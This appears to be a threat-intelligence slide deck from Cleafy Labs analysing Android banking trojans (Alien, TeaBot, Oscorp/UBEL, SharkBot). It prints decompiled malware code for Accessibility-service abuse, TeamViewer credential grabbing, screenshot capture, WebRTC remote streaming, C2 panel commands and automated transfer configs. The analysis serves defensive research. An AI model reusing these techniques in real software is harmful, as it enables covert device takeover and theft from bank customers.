f%0AUS11F%2FjcrtvHIgHChq%2FFpsMlbELUIZDoFVF8VemObPNGcehweB8d2%2F3n9sDpBV3bspme%2B%2BwNhclm%0AjpW4yRD%2BX5enDrK09dvrfPd
RVMWy%2FJ3ppC9KdT48plFEAPJ03dIz20RYmmmtGY0PzfPrWq0jJGvn%0AMLQYSHZnfkRlgW79C%2B1A1oJ1f88JnMz9%2FEWUOeXABn1mEP1KBobeZOPrUH
gc2dPPQ1HtSWx9VZcd%0A7Y8QlpuysW5GHSwqSkekur04XX53CwGf952aJLIDFWIKqQb%2FPeAaKGuvBvuSUqJ1pt0AJkoq%0A&you=
zGTWphxNja%2BLwV7s5etwg%3D%3D%0A

Related encrypted
network data


.Cleafy | LABS

How to achieve RAT capabilities?

Abusing **Accessibility Services** features to:

- observe actions
- retrieve contents
- intercept text typed
- perform gestures inside the victim device

In combination with remote tools or custom protocols it makes it possible for TA's to completely control the infected device.



Modern Android banking trojans

Alien - TeamViewer

```
try {
    if (Build.VERSION.SDK_INT >= 18) {
        if (this.f999n.contains(m803a("MjMzMzU2YTQzYmZ1ZGQzzJRY2V1MTBhYmQzDzE0TM1MTR1MjK3ZjFv2WV1Mw7YmRyYv==")) {
            AccessibilityNodeInfo a3 = C0178f.m680a(accessibilityEvent, m803);
            AccessibilityNodeInfo a4 = C0178f.m680a(accessibilityEvent, m803a("MjMzMzU2YTQzYmZ1ZGQzzJRY2V1MTBhYmQzDzE0TM1MTR1MjK3ZjFwZwV1MwZjYmRyYzE4ZjVjNzQ5ZTksMzVjMtkIM");
            AccessibilityNodeInfo a5 = C0178f.m680a(accessibilityEvent, m803a("MjMzMzU2YTQzYmZ1ZGQzzJRY2V1MTBhYmQzDzE0TM1MTR1MjK3ZjFwZwV1MwZjYmRyYzE4ZjVjNzQ5ZTksMzVjMtkIM");
            if (a3 != null) {
                this.f1005n = this.f992a.mo418j(this, this.f993b.f837aI);
                if (!this.f1005n.isEmpty()) {
                    this.f1005o = this.f992a.mo418j(this, this.f993b.f838aJ);
                    this.f1005s = false;
                    this.f1005r = false;
                    this.f1005q = false;
                    this.f1007p = 0;
                    this.f992a.mo488e(this, this, f993b.f837aI, "");
                    this.f992a.mo488e(this, this, f993b.f838aJ, "");
                }
            }
        }
    }
}

} else if (f.contains(m786a("MjMzMzU1ZT0yYwZkYzgwZD05YzJ1NTewYmY2NjU40GM1YjRm=="))) {
    JSONObject JSONObject6 = new JSONObject(f);
    this.f952a.mo408e(this, this, f953b.f837aI, JSONObject6.getString(m786a("MjMzMzU1ZT0yYwZkYzgwZD05YzJ1NTewYmY2NjU40GM1YjRm==")));
    this.f952a.mo408e(this, this, f953b.f838aJ, JSONObject6.getString(m786a("M2ExZD04ZjKz0GYxY2UzNg==")));
    this.f952a.mo408e(this, this, f953b.f841aM, JSONObject6.getString(m786a("MmMxZDUwZwY=")));
    this.f952a.mo408e(this, this, f953b.f839ak, JSONObject6.getString(m786a("MjIxNTVmZwUyYwYw")));
    this.f952a.mo408e(this, this, f953b.f840al, JSONObject6.getString(m786a("MjgxMDU0ZTkYNGY3ZD1zNQ==")));
    this.f952a.mo411f((Context) this);
    C0180g.m728g(this, m786a("MjMzMzU2YTQzYmZ1ZGQzzJRY2V1MTBhYmQzDzE0TM1MTR1MjK3ZjFwZwV1MwZjYmRyYv=="));
} else if (f.contains(m786a("MjMzMzU1ZT0xMGVhZdkyNjQ5Y2V1YTfHymE=="))) {
    JSONObject JSONObject7 = new JSONObject(f);
    this.f952a.mo408e(this, this, f953b.f841aM, JSONObject7.getString(m786a("MmMxZDUwZwY=")));
    this.f952a.mo408e(this, this, f953b.f839ak, JSONObject7.getString(m786a("MjIxNTVmZwUyYwYw")));
    this.f952a.mo408e(this, this, f953b.f840al, JSONObject7.getString(m786a("MjgxMDU0ZTkYNGY3ZD1zNQ==")));
    this.f952a.mo411f((Context) this);
    C0180g.m728g(this, m786a("MjMzMzU2YTQzYmZ1ZGQzzJRY2V1MTBhYmQzDzE0TM1MTR1MjK3ZjFwZwV1MwZjYmRyYv=="));
} else if (f.contains(m786a("MjMzMzU1ZMwUxMGVhZdkyNjQ5Y2V1YTfHymE="))) {
    JSONObject JSONObject8 = new JSONObject(f);
    this.f952a.mo408e(this, this, f953b.f841aM, JSONObject8.getString(m786a("MmMxZDUwZwY=")));
    this.f952a.mo408e(this, this, f953b.f839ak, JSONObject8.getString(m786a("MjIxNTVmZwUyYwYw")));
    this.f952a.mo408e(this, this, f953b.f840al, JSONObject8.getString(m786a("MjgxMDU0ZTkYNGY3ZD1zNQ==")));
    this.f952a.mo411f((Context) this);
} else if (f.contains(m786a("MmMxOTRkZTMyY2ZiZTMNzUzY2JiYjFLYTl="))) {
    JSONObject JSONObject9 = new JSONObject(f);
    this.f952a.mo408e(this, this, f953b.f841aM, JSONObject9.getString(m786a("MmMxZDUwZwY=")));
    this.f952a.mo408e(this, this, f953b.f839ak, JSONObject9.getString(m786a("MjIxNTVmZwUyYwYw")));
    this.f952a.mo408e(this, this, f953b.f840al, JSONObject9.getString(m786a("MjgxMDU0ZTkYNGY3ZD1zNQ==")));
    try {

```

```
try {
    if (Build.VERSION.SDK_INT >= 18) {
        if (this.f999n.contains(m803a("com.teamviewer.host.market"))) {
            AccessibilityNodeInfo a3 = C0178f.m680a(accessibilityEvent, m803);
            AccessibilityNodeInfo a4 = C0178f.m680a(accessibilityEvent, m803a("com.teamviewer.host.market:id/host_assign_device_username"));
            AccessibilityNodeInfo a5 = C0178f.m680a(accessibilityEvent, m803a("com.teamviewer.host.market:id/host_assign_device_password"));
            AccessibilityNodeInfo a6 = C0178f.m680a(accessibilityEvent, m803a("com.teamviewer.host.market:id/host_assign_device_submit_button"));
            if (a3 != null) {
                this.f1005n = this.f992a.mo418j(this, this.f993b.f837aI);
                if (!this.f1005n.isEmpty()) {
                    this.f1005o = this.f992a.mo418j(this, this.f993b.f838aJ);
                    this.f1005s = false;
                    this.f1005r = false;
                    this.f1005q = false;
                    this.f1007p = 0;
                    this.f992a.mo488e(this, this, f993b.f837aI, "");
                    this.f992a.mo488e(this, this, f993b.f838aJ, "");
                }
            }
        }
    }
}

} else if (f.contains(m786a("connect_teamviewer"))) {
    JSONObject JSONObject6 = new JSONObject(f);
    this.f952a.mo408e(this, this, f953b.f837aI, JSONObject6.getString(m786a("connect_teamviewer")));
    this.f952a.mo408e(this, this, f953b.f838aJ, JSONObject6.getString(m786a("password")));
    this.f952a.mo408e(this, this, f953b.f841aM, JSONObject6.getString(m786a("fake")));
    this.f952a.mo408e(this, this, f953b.f839ak, JSONObject6.getString(m786a("hidden")));
    this.f952a.mo408e(this, this, f953b.f840al, JSONObject6.getString(m786a("blocking")));
    this.f952a.mo411f((Context) this);
    C0180g.m728g(this, m786a("com.teamviewer.host.market"));
} else if (f.contains(m786a("open_teamviewer"))) {
    JSONObject JSONObject7 = new JSONObject(f);
    this.f952a.mo408e(this, this, f953b.f841aM, JSONObject7.getString(m786a("fake")));
    this.f952a.mo408e(this, this, f953b.f839ak, JSONObject7.getString(m786a("hidden")));
    this.f952a.mo408e(this, this, f953b.f840al, JSONObject7.getString(m786a("blocking")));
    this.f952a.mo411f((Context) this);
    C0180g.m728g(this, m786a("com.teamviewer.host.market"));
} else if (f.contains(m786a("send_settings"))) {
    JSONObject JSONObject8 = new JSONObject(f);
    this.f952a.mo408e(this, this, f953b.f841aM, JSONObject8.getString(m786a("fake")));
    this.f952a.mo408e(this, this, f953b.f839ak, JSONObject8.getString(m786a("hidden")));
    this.f952a.mo408e(this, this, f953b.f840al, JSONObject8.getString(m786a("blocking")));
    this.f952a.mo411f((Context) this);
} else if (f.contains(m786a("device_unlock"))) {
    JSONObject JSONObject9 = new JSONObject(f);
    this.f952a.mo408e(this, this, f953b.f841aM, JSONObject9.getString(m786a("fake")));
    this.f952a.mo408e(this, this, f953b.f839ak, JSONObject9.getString(m786a("hidden")));
    this.f952a.mo408e(this, this, f953b.f840al, JSONObject9.getString(m786a("blocking")));
    try {

```

TeaBot - Screenshots

TeaBot can take screenshots to monitor the screen of the device.

```
private void h() {
    if(jd98awdAWHndoia.f != null) {
        File v0 = this.getExternalFilesDir(null);
        if(v0 != null) {
            jd98awdAWHndoia.k = v0.getAbsolutePath() + "/screenshots/";
            File v0_1 = new File(jd98awdAWHndoia.k);
            if(!v0_1.exists() && !v0_1.mkdirs()) {
            }
        }
    }
}

@SuppressLint({"WrongConstant"})
private void i() {
    DisplayMetrics v0 = this.getResources().getDisplayMetrics();
    this.b = v0.densityDpi;
    int v1 = v0.widthPixels;
    this.c = v1;
    int v0_1 = v0.heightPixels;
    this.d = v0_1;
    ImageReader v0_2 = ImageReader.newInstance(v1, v0_1, 1, 2);
    jd98awdAWHndoia.i = v0_2;
    jd98awdAWHndoia.h = jd98awdAWHndoia.f.createVirtualDisplay("DEMO", this.c, this.d, this.b, 16, v0_2.getSurface());
    jd98awdAWHndoia.i.setOnImageAvailableListener(new c(this, null), jd98awdAWHndoia.g);
    jd98awdAWHndoia.m.set(true);
}
```

Modern Android banking trojans

Oscorp/UBEL - WebRTC

```
<option value="CommandDeleteApplication" data-v-7db15be2> Delete Application </option>
<option value="CommandFetchApplications" data-v-7db15be2> Fetch Applications </option>
<option value="CommandLaunchUrl" data-v-7db15be2> Launch Url </option>
<option value="CommandReverseVnc" data-v-7db15be2> Reverse VNC </option>
<option value="CommandScreenshot" data-v-7db15be2> Screenshot </option>
```

1)
C2 panel menu has an active option called 'Reverse VNC' which can be enabled by the bot operator

```
var i = function() {
    if (c && n.stream) {
        var e = new RTCPeerConnection();
        iceServers: [
            urls: ["stun:23.21.150.121", "stun:stun.l.google.com:19302"]
        ];
        e.onicecandidate = function(e) {
            var t;
            e.candidate && (null === c || void 0 === c || c.emit("stream-candidate", {
                to: null === (t = n.stream) || void 0 === t ? void 0 : t.socketId,
                data: e.candidate
            }));
        }, e.ontrack = function(e) {
            var n = Object(go["a"])(e.streams, 1),
                a = n[0];
            t.value && a && (t.value.srcObject = a)
        }, e.oniceconnectionstatechange = function() {
            var a;
            "disconnected" !== e.iceConnectionState && "failed" !== e.iceConnectionState
        }, n.peer = e, c.emit("stream-start", [
            to: n.stream.socketId
        ])
    }
}
```


a specific command called 'screencap' is sent back to the infected device

"WebRTC (Web Real-Time Communication) is a free, open-source project providing web browsers and mobile applications with real-time communication (RTC) via simple application programming interfaces (APIs). It allows audio and video communication to work inside web pages by allowing direct peer-to-peer communication, eliminating the need to install plugins or download native apps."


2)
The infected device will start a WebRTC connection which enable both audio and screensharing

Attackers successfully gains full access to the infected device via WebRTC protocol

Oscorp/UBEL - A real fraud scenario



Oscorp/UBEL - A real fraud scenario




Modern Android banking trojans

Oscorp/UBEL - A real fraud scenario



Modern Android banking trojans

Oscorp/UBEL - A real fraud scenario



Modern Android banking trojans


Banking RAT + ATS Module



SharkBot: ATS module overview

.Clefy | LABS

Legitimate IBAN
entered by the user



SharkBot app swap
the IBAN during the
transaction

SharkBot: ATS module overview

- **SharkBot** is a new generation of mobile malware, as it is able to perform ATS attacks inside the infected device.
- ATS is an advanced attack technique (fairly new on Android) which enables attackers to auto-fill fields in legitimate mobile banking apps and initiate money transfers from the compromised devices.
- With ATS, Threat Actors can scale up their operations with minimum user intervention.

We assume that **SharkBot** is trying to bypass behavioural detection countermeasures put in place by banks and financial services with the abuse of Android Accessibility Services, also bypassing the need of a “new device enrollment”.

SharkBot: ATS module overview

```
Object saveNodeInfo(String arg8, String arg9, AccessibilityNodeInfo arg10)
Object saveNodeInfoRecursive(AccessibilityNodeInfo arg1, AccessibilityNodeInfo arg2, AccessibilityNodeInfo arg3)
AccessibilityNodeInfo searchNode(AccessibilityNodeInfo arg1, AccessibilityNodeInfo arg2, AccessibilityNodeInfo arg3, AccessibilityNodeInfo arg4)
AccessibilityNodeInfo searchNodeByOtherParam(AccessibilityNodeInfo arg5, AccessibilityNodeInfo arg6, AccessibilityNodeInfo arg7, AccessibilityNodeInfo arg8)
```

```
"inject": [
    "com.example.SharkBot$1"
],
"sniffer": [
    "com.example.SharkBot$2"
],
```

```
"special": [
    {
        "action": "CLICK",
        "node": [
            "search": "id",
            "data": "[REDACTED]; id/fingerprintHint"
        ],
        "nodeAction": [
            "search": "id",
            "data": "[REDACTED]; id cancelButton"
        ]
    }
],
```

Banking RAT + ATS Module

SharkBot inside Google Play Store



Antivirus Y5, Cleaner, Booster

Y5 Inc • Productivity

3 PEGI 3

This app is available for all of your devices

Add to wishlist

Install



Antivirus Y5, Cleaner, Booster is free security app with virus cleaner to keep your phone safe.

